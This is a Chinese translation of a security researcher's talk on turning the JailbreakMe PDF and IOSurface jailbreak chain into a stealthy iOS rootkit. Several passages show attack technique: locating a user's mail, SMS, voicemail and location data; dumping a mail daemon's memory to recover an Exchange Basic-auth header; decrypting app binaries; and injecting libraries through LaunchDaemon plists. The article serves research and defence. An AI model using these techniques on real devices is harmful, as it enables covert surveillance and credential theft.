思路党：苹果手机下的 APP Rootkit

近期习科黑板报可能涉及到很多相关内容，故给大家恶补一下苹果操作系统 rootkit 的知识。

本文献由习科小编翻译，原文发表于两年前。翻译不妥的地方希望大家海涵。

本文原作者：Eric Monti

任职于：Trustwave 公司,蜘蛛安全实验室 搞基安全研究员

简介：从系统安全到软件安全，从业 15 年，主要集中在漏洞研究和逆向工程，近几年关注移动设备安全

格言：I am not a iPhone Jailbreak team member - Just an avid fan

目录

###silic.org

==========

iPhone/iOS 的安全概述

梗概一下 iOS 系统的安全防护有以下几个方面：

1, 引导加载程序认证

2, 签名的固件认证

3, 内核签名认证

4, 从 APP Store 安装签名的应用程序

5, 苹果公司签名的所有玩意

除非出现执行上的问题，否则这套安全防护是非常牛逼无懈可击的！

手机体系结构梗概

应用处理器：高通 ARM(版本为 6 或 7，取决于苹果设备的版本)，XNU 架构体系(类似于 ARM)，从引导程序下执行内核和应用程序的签名。

基带调制解调器：处理 GSM 连接的另一个 ARM，但是从应用处理器分离，拥有自己的内存和固件，这是大多数运营商解锁人关心的，不过现在还不是我的 rootkit 关心的。

硬件加密：在 NAND 存储中低层次的数据加密(简单说其实就是删掉密钥让 FS 不能读取)。

一个傻逼功能：远程擦除我的 iphone 和“Find My Iphone”两个功能可以被远程 SIM 设备禁用。

OS 环境

两个分区组成的文件系统：

从根路径/开始的 ROOT 分区，其中包括内核，操作系统和核心 API，出厂后只读

从/private/var 开始的用户分区，其中包括用户数据、所有的 APP

两个用户完成一切操作：

root 用户：系统服务和内核

mobile 用户：APP 程序和数据的执行，也就是手机使用者的用户

应用程序安全

代码签名：所有从 APP Store 来的程序必须由苹果签名，签名储存在 mach-o 的头部，系统调用一个加强型的 exec()函数执行对内核的检查。

沙盒：应用程序以 mobile 用户运行，Chroot 机制下的沙盒让应用程序限制在自己的数据下运行，以防止读取 OS 或者其他 APP 的数据，权限也做了一定的限制，除了开发中的调试以外。

现实情况

iOS 最大的安全功能可能就是 app 的授权过程了，私自创建 API 是可以的，但是当应用程序使用的时候通常会被拒绝，所以大部分功能只是因为没有被授权而没有实现。

那就意味着在签名过的 app 或者越狱的设备上可以执行很多有意思的事情，这个系统是一个基于 XNU 非常完整的达尔文平台，意味着我们在上面的可扩展性非常高。

苹果审核商店中的每一个 app，他们不会错过 bug 嘛？

###

==========

越狱纵深

客户端机器的远程破解是寥寥无几，但是都非常具有价值。显然在恶意攻击行为上更具有潜力，当然了，也很有科研价值。大部分的越狱漏洞利用是通过 USB 来恢复或更新固件实现的，不过互联网上有很多技术细节可以查阅，尤其是有一些越狱团队会在维基上面发很多屌爆了的消息，虽然不是很及时。


其实越狱无非就是使用 iphone 的数据连接和内置的 safari 浏览器，没有哪个 iphone 是安全的。

第一个以 web 为基础的漏洞是 Tavis Ormandy 发现的，是 libtiff 的漏洞，进而有很多人进行类似的安全分析和进一步利用，而第二个漏洞利用则是 jailbreakme.com 发布的，这一年很淫荡，访问一个网站就可以解锁，类似于下面这样。

1）访问
http://jailbreakme.com

2）然后开始执行EXP

3）破解结束，非常安全和便捷



*提示：完成所有的提示可以进行隐形越狱

关于 PDF 的代码执行漏洞

这其实是一个非常经典的堆栈溢出漏洞，当 BoF 在处理 CoreGraphics 压缩字体格式中的长字符串时不幸将$pc 变量覆盖(ARM 上的 EIP)，实际上这个时候代码的执行仍然是在 mobile 这个用户权限下。

但是这个时候如果结合 IOSurface (IOKit)的沙盒逃离和权限提升的 bug 话，就可以直接 root 了。

这里顺便说一句关于 IOKit 的沙盒逃离漏洞，当内核处理 IOSurface 的属性时会发生整数型溢出。Safari 调用 setuid(0)之后所有运行的代码都将以 root 权限执行，后面一系列的动作势如破竹，所有的安全机制形同虚设。


这种越狱方式大致分几个阶段，首先将设置以内核权限执行代码，其次安装越狱补丁后下载基本文件管理系统 Cydia，擦完屁股最后以装逼性质的 setuid(501)回到 mobile 用户权限。

###

==========

攻击性

首先作者蛋疼的逆向了一下破解程序的原始代码。。为何蛋疼呢？一开始越狱团队并没有发布破解程序源代码，也不知道 COMEX 是否会发布源代码，我表示很伤心，于是开始逆向越狱团队早前发布的二进制代码，犹如洋葱剥皮和剥丝抽茧，蛋疼的进行 hex-dumps 逆向。



逆向了 installui.dylib 和 wad.bin 两个文件后，我发现要将越狱攻击化只需要。。。

首先 PDF 中的 installui.dylib 里面的代码要确保是从 jailbreakme.com 下载执行(中间小编翻译不出来，省略啦)，最后制备含有 rootkit 的特制 wad.bin 文件，我打算将这个 rootkit 首先是进行实际越狱，进而悄悄从我控制的服务器下载和安装程序。

其实按照惯例，这里妥妥的不是蛋疼的高潮。当作者蛋疼的写出了第一个 rootkit 测试 PoC 以后的一周里，COMEX 居然将越狱利用代码进行了开源，直接就给哭了。

我为后门和 kit 编写了自定义的第三方代码，第一次的 PoC 体积过于庞大，根本无法完成“隐形”的特征，我的代码包含了大部分越狱所使用的代码，不过没有包含 Cydia 或者其他文件系统的下载，因为我认为 MobileSubstrate 更好一些。测试一下：

越狱后，我们浏览一下 iphone 文件系统中一些有意思的地方

```
1. Emails
2.  /var/mobile/Library/Mail/
3.  "Protected Index" (SQLite for message metadata)
4.  "Envelope Index" (SQLite for email folders metadata)
5.  IMAP @ xx.com @ imap.xx.com (mailbox for your IMAP accounts)
6.  ExchangeActiveSyncXXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX/ (mailbox for vi
   ctim's exchange GUID XX…)
7. Voicemails
8.  /var/mobile/Library/Voicemail/
9.  voicemail.db (SQLite for message metadata)
10. /var/mobile/Library/Voicemail/*.amr (Audio - Download and open in Quick
   time)
11. SMS Messages
12.  /var/mobile/Library/SMS/
13.  sms.db (SQLite for message metadata)
14.  Parts/ (TXT msg's and msg parts for MMS)
```

好吧，下一步我们特制一个录音 APP 作为 iOS 下 rootkit 的"hello world"之旅吧。

Audio File Services

Audio File services lets you read or write audio data to and from a file or buffer. You use it in conjunction with Audio Queue Services to record or play audio. In iOS and Mac OS X, Audio File Services consists of the functions, data types, and constants declared in the `AudioFile.h` header file in `AudioToolbox.framework`.

接下来是通过硬件定位，CoreLocation 这个接口不错，但是需要经过用户的授权才行。

办法大概有那么几个，例如劫持已有的定位授权，或者到 API 层面一下进行强制授权，或者来个破解补丁。

我需要考虑一下，屌丝的做法通常是。。。转储位置缓存文件中最近的 LAT/LONG(经纬度)进行读取。读取的位置在：/var/root/Library/Caches/locationd/cache.plist，例如我的：

```
WifiLoca9
 Altitude=0;
 HorizontalAccuracy=80;
 Latitude="41.882041";
 Lifespan=144;
 Longitude="-87.628489";
 Timestamp="304907008.940135";
 Type=4;
 Ver9calAccuracy="-1";
};
```

这就是刚才那几个有意思的文件的作用了。不过后面问题又来了，那就是转储处理数据。先来看几个苹果中有意思的进程执行，以处理 Email 连接的 dataaccessd 为例子。

```
iPhone:/var/mobile root# ps -hax |grep dataaccessd
38 ?? 0:05.33 /System/Library/PrivateFrameworks/DataAccess.framework/Support/dataaccessd
...
iPhone:var/mobile root# gdb --quiet --pid=38
Attaching to process 38.
Reading symbols for shared libraries . done
Reading symbols for shared libraries
 ..... done
0x3404c658 in mach_msg_trap ()
(gdb) info mach-regions
Region from 0x0 to 0x1000 (---, max ---; copy, private, not-reserved)
... from 0x1000 to 0x2000 (r-x, max r-x; copy, private, not-reserved)
... from 0x2000 to 0x3000 (rw-, max rw-; copy, private, not-reserved)
...
... from 0xfe000 to 0xff000 (r--, max rwx; share, private, reserved)
... from 0x100000 to 0x400000 (rw-, max rwx; copy, private, not-reserved)
 (3 sub-regions)
...
(gdb) dump memory dump_100000.bin 0x100000 0x400000
...

$ strings dump_100000.bin |grep -B6 -A2 'Authorization: Basic'
POST /Microsoft-Server-ActiveSync?User=emonti&DeviceId=ApplnnnnNP&DeviceType=iPhone&Cmd=Ping HTTP/1.1
```

```
22. Host: owa.mycompany.com
23. Content-Length: 0
24. Ms-Asprotocolversion: 12.1
25. User-Agent: Apple-iPhone2C1/801.306
26. X-Ms-Policykey: 550504473
27. Authorization: Basic bXljb21wYW55LmNvbVxlbW9udGk6bm90ZnVja2luZ2xpa2VseS
    E=
28. Accept: */*
29. Accept-Language: en-us
```

我们主要看 line15 和 line27，rw 的内存区域设置的更像是程序数据，在这种情况下 0x100000 区域显得更有意思一些。

好了，我们现在从 APP Store 中挑一个有趣的目标，例如我选择了 Square 这个程序，好吧，我承认我很屌丝，因为这个程序是免费的。

首先要做的是逆向解密二进制。更为首先的是要找到 iDevice 中的二进制 app 文件。

```
1.  # find /var/mobile/Applications -name SomeApp.app
2.  /var/mobile/Applications/0578A160-_/SomeApp.app
```

接下来看一下加密的代码/数据的大小

```
# otool -l _/0578A_/SomeApp.app/SomeApp |grep -A4 LC_ENCRYPTION_INFO
cmd LC_ENCRYPTION_INFO
cmdsize 20
cryptoff 4096
cryptsize 4096
cryptid 1
```

第三步加载可执行调试器(下面的 gdb 是 cydia 的一个安装包)

```
# gdb _/SomeApp.app/SomeApp
```

第四步看一下加密前：

```
(gdb) x/3i 0x2000
0x2000: addge r4, r7, r4, asr r11
0x2004: bl 0xfe147a48
0x2008: ldrbcc r5, [r4, #3476]
```

第五步设置解密后的 BP，然后让 iOS 自行为我们解密

```
(gdb) break *0x2000
Breakpoint 1 at 0x2000
(gdb) r
...
Breakpoint 1, 0x00002000 in ?? ()
(gdb) x/3i 0x2000
0x2000: ldr r0, [sp]
0x2004: add r1, sp, #4 ; 0x4
0x2008: add r4, r0, #1 ; 0x1
```

在第二步 cryptsize 基础上转储解密后的文件


```
(gdb) dump memory decrypted.bin 0x2000 (0x2000 + 4096)
```

使用合手的 HEX 编辑器将 decrypted.bin 合并回刚才的 app(加密数据的相对文件偏移量将会从 mach 头部远离 0x1000)。

最后不要忘记禁用 cryptid，不然类转储或者其他工具将会同样在我们固定的二进制中工作，将 Cryptid 改为 0。

*提示：发现 LC_ENCRYPTION_INFO(0x21)通过使用 otool-l 输出 32-bit 的十六进制尾部并搜索来执行命令

```
1.  cmd LC_ENCRYPTION_INFO (21000000h)
2.  cmdsize 20 (14000000h)
3.  cryptoff 4096 (00100000h)
4.  cryptsize 4096 (00100000h)
5.  cryptid 1 (00000000h)
```



不过我还是好奇苹果的二进制加密机制，应该是开源的 XNU 代码。

```
#if CONFIG_CODE_DECRYPTION
                        case LC_ENCRYPTION_INFO:
                                if (pass != 2)
                                        break;
                                ret = set_code_unprotect(
                                        (struct encryption_info_command *) lcp,
                                        addr, map, vp);
                                if (ret != LOAD_SUCCESS) {
                                        printf("proc %d: set_code_unprotect() error %d "
                                               "for file \"%s\"\n",
                                               p->p_pid, ret, vp->v_name);
                                        /* Don't let the app run if it's
                                         * encrypted but we failed to set up the
                                         * decrypter */
                                         psignal(p, SIGKILL);
                                }
                                break;
#endif
```

代码负责解析加载 Mach 或者 FAT 二进制文件的 Mach 头部。

```
#if CONFIG_CODE_DECRYPTION

static load_return_t
set_code_unprotect(
                    struct encryption_info_command *eip,
                    caddr_t addr,
                    vm_map_t map,
                    struct vnode *vp)
{
        int result, len;
        char vpath[MAXPATHLEN];
        pager_crypt_info_t crypt_info;
        const char * cryptname = 0;

        size_t offset;
        struct segment_command_64 *seg64;
        struct segment_command *seg32;
        vm_map_offset_t map_offset, map_size;
        kern_return_t kr;

    ...
/* set up decrypter first */
if(NULL==text_crypter_create) return LOAD_FAILURE;
kr=text_crypter_create(&crypt_info, cryptname, (void*)vpath);

if(kr) {
        printf("set_code_unprotect: unable to create decrypter %s, kr=%d\n",
               cryptname, kr);
        return LOAD_RESOURCE;
}
```

还有，代码还要继续看下去

http://www.opensource.apple.com/source/xnu/xnu-1228.9.59/osfmk/kern/page_decrypt.h

```
/*
 *Interface for text decryption family
 */
struct pager_crypt_info {
        /* Decrypt one page */
        int     (*page_decrypt)(const void *src_vaddr, void *dst_vaddr,
                                unsigned long long src_offset, void *crypt_ops);
        /* Pager using this crypter terminates - crypt module not needed anymore */
        void    (*crypt_end)(void *crypt_ops);
        /* Private data for the crypter */
        void    *crypt_ops;
};
typedef struct pager_crypt_info pager_crypt_info_t;

typedef int (*text_crypter_create_hook_t)(struct pager_crypt_info *crypt_info,
                                          const char *id, void *crypt_data);
extern void text_crypter_create_hook_set(text_crypter_create_hook_t hook);
//extern kern_return_t text_crypter_create(pager_crypt_info_t *crypt_info, const char *id,
//                                         void *crypt_data);
extern text_crypter_create_hook_t text_crypter_create;
```

http://www.opensource.apple.com/source/xnu/xnu-1228.9.59/osfmk/kern/page_decrypt.c

```
text_crypter_create_hook_t text_crypter_create=NULL;
void text_crypter_create_hook_set(text_crypter_create_hook_t hook)
{
        text_crypter_create=hook;
};
```

不知道你怎么想，其实文本加密对于初学者来说也是 OS X 的一个功能。

```
MySnowLeopardMac$ nm /mach_kernel |grep text_crypter
ffffff8000623410 D _text_crypter_create
ffffff800027cdac T _text_crypter_create_hook_set
```

我们是否(后面作者扯一堆，就让我们记住：DBADB=Dont be a D-bag，译者注)

###


==========

后面通过检查准备好的二进制继续来看：Objective-C Method Hooking

还记得刚才提到过的 类转储 吗？

```
/*
 *     Generated by class-dump 3.3.2 (64 bit).
 *
 *     class-dump is Copyright (C) 1997-1998, 2000-2001, 2004-2010 by Steve Nygard.
 */

/* ... */

@interface SomeApp_AppDelegate <UIApplicationDelegate>
{
    UIWindow *window;
}

- (void)applicationDidFinishLaunching:(id)arg1;
- (id)doSomethingWithArg:(id)arg1;
- (void)dealloc;
@property(retain) UIWindow *window; // @synthesize window;

@end
```

Objective-C Method Hook 实例，让"swizzle" [NSObject -init]



通常我们都会使用 DYLD_INSERT_LIBRARIES()或者 LD_PRELOAD 注入到我们的 libs 当中，但是 MobileSubstrate 更屌一些。可以通过它将我们的 dylib 注入到单个关联的目标中。

```
1.  Filter = {
2.   Bundles = {com.apple.apringboard};
3.   };
```

或者是多个目标也可以

```
1.  Filter = {
2.   Bundles = {com.apple.UIKit};
3.   };
```

但是要避免 MSHook*在库中使用其他注射技术。其实一些其他的注入技术，例如我们可以这样。。。

找到系统中的/System/Library/LaunchDaemons/*.plist 并添加。。。

```
<key>EnvironmentVariables</key>
 <dict>
 <key>DYLD_FORCE_FLAT_NAMESPACE</key>
 <string>1</string>
 <key>DYLD_INSERT_LIBRARIES</key>
 <string>/path/to/your.dylib</string>
</dict>
```

捆绑注入同样适用于 iOS。

###

==========

蛋疼了半天，最终作者得出结论：

Objective-C 在后门和 rootkit 的应用是非常成熟的，同样可以移植到 iphone 上面去，另外 Mach 内核在 OS X 上面的功能非常耐人寻味，最后结论就是你想操 iOS 同时要擅长草 OS X。

按照传统观念，越是越狱的机器越容易受到攻击，我想附加几条，越狱你的 iphone 之前也许有人会提前帮你越了，一旦越狱了，你就要对他想其他普通电脑一样：打补丁，优化服务，监控系统变化-时刻准备着校验 MD5。


对于安全防护吧啦吧啦吧啦。。。

###

==========


EXP 二进制逆向的终极版

对于 pdf 的一点点分析



这是一个标准格式的 pdf 文件，浏览器打开后是一个空白页面，然后会对比 iphone 设备的 PDF 的版本等，一个单一的 zlib 压缩字体部分是唯一的区别。

压缩的这部分在某个地方是用一个字符串表示一个 MACH-O dylib 的整体，写入一个快速文件分割 extract_payload 并寻找 CFF Font egg、Macho_1、Macho_2 三个部分。



异常的 Times-Roman CFF 字体

```
00001070  69 76 61 74 65 2f 76 61  72 2f 6d 6f 62 69 6c 65  |ivate/var/mobile|
00001080  2f 00 00 00 bf 2f 70 72  69 76 61 74 65 2f 76 61  |/..../private/va|
00001090  72 2f 6d 6f 62 69 6c 65  2f 4c 69 62 72 61 72 79  |r/mobile/Library|
000010a0  2f 50 72 65 66 65 72 65  6e 63 65 73 2f 00 00 00  |/Preferences/...|
000010b0  bf 00 04 00 00 b9 92 05  80 71 77 08 80 15 d6 3e  |.........qw....>|
000010c0  80 f9 d9 3e 80 2f 64 65  76 2f 6d 65 6d 00 00 00  |...>./dev/mem...|
000010d0  00 2f 64 65 76 2f 6b 6d  65 6d 00 00 00 2f 64 65  |./dev/kmem.../de|
000010e0  76 2f 6b 6d 65 6d 00 00  00 00 00 00 00 90 b5 01  |v/kmem..........|
000010f0  af 2f 74 6d 70 2f 69 6e  73 74 61 6c 6c 75 69 2e  |./tmp/installui.|
00001100  64 79 6c 69 62 00 00 00  00                       |dylib....|
00001109
```

Payload 的结尾从 dylib 块中提取编译的代码执行，即 macho_2 或者 one.dylib

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>IOSurfaceAllocSize</key>
        <integer>119888</integer>
        <key>IOSurfaceBufferTileMode</key>
        <false/>
        <key>IOSurfaceBytesPerElement</key>
        <integer>4</integer>
        <key>IOSurfaceBytesPerRow</key>
        <integer>885952832</integer>
        <key>IOSurfaceHeight</key>
        <integer>2147500567</integer>
        <key>IOSurfaceIsGlobal</key>
        <true/>
        <key>IOSurfaceMemoryRegion</key>
        <string>PurpleGfxMem</string>
        <key>IOSurfacePixelFormat</key>
        <integer>1095911234</integer>
        <key>IOSurfaceWidth</key>
        <integer>3442713680</integer>
    </dict>
</plist>
```

由于 IOKit 整数溢出得到的 XML 产物

```
@interface Dude
{
    UIAlertView *progressAlertView;
    UIAlertView *choiceAlertView;
    UIAlertView *doneAlertView;
    UIProgressView *progressBar;
    NSMutableData *wad;
    long long expectedLength;
    char *freeze;
    int freeze_len;
    char *one;
    unsigned int one_len;
    NSURLConnection *connection;
}

- (id)initWithOne:(char *)arg1 oneLen:(int)arg2;
- (void)setProgress:(id)arg1;
- (void)setProgressCookie:(unsigned int)arg1;
- (void)doStuff;
- (void)bored;
- (void)bored2;
- (void)connection:(id)arg1 didReceiveResponse:(id)arg2;
- (void)connection:(id)arg1 didReceiveData:(id)arg2;
- (void)connectionDidFinishLoading:(id)arg1;
- (void)connection:(id)arg1 didFailWithError:(id)arg2;
- (void)keepGoing;
- (void)alertView:(id)arg1 clickedButtonAtIndex:(int)arg2;
- (void)start;

@end

@interface (null) (DDData)
- (id)inflatedData;
@end
```

最后是位于 installui.dylib 文件的 类转储，又称 macho_1

```
{
  uint32   magic              // "magic" value of BBBB / 0x42424242
  uint32le totlen             // total len (including magic)
  uint32le liblen             // size of install_dylib_chunk
  char install_dylib_chunk[]  // liblen sized zlib deflated install.dylib
  char filesystem_txz_chunk[] // rest is XZ(lzma) compressed FS tarball
}
```

```
00000000  42 42 42 42 99 a6 3b 00  15 b5 01 00 78 9c ec 7d  BBBB..;.....x..}
00000010  0d 9c 54 c5 95 ef bd dd  3d 43 33 34 70 81 46 87  ..T.....=C34p.F.
…
0001b520  6c fd 37 7a 58 5a 00 00  04 e6 d6 b4 46 02 00 21  l.7zXZ......F..!
0001b530  01 16 00 00 00 74 2f e5  a3 e1 8d 95 ef fe 5d 00  .....t/.......].
…
003ba690  30 03 00 00 00 00 04 59  5a                     0......YZ
003ba699
```

最最后是 wad.bin 的伪代码结构示意。

我们来思考一下：到底是什么被下载并安装到了 iOS 设备上？

如果耐心从头看到尾，就会发现其实前面杂乱无章的陈述的很多了，这是一个完整剥离出来的 Unix 目录结构和 CLI 程序，例如 bash 等，越狱的 cydia.app 可以被下载，更多的 app 同样也可以，不管是将 rootkit 直接按照 unix 系统的格式还是放入 app 的方式，都是非常容易的。

最后译者注：文章虽老，思路不老。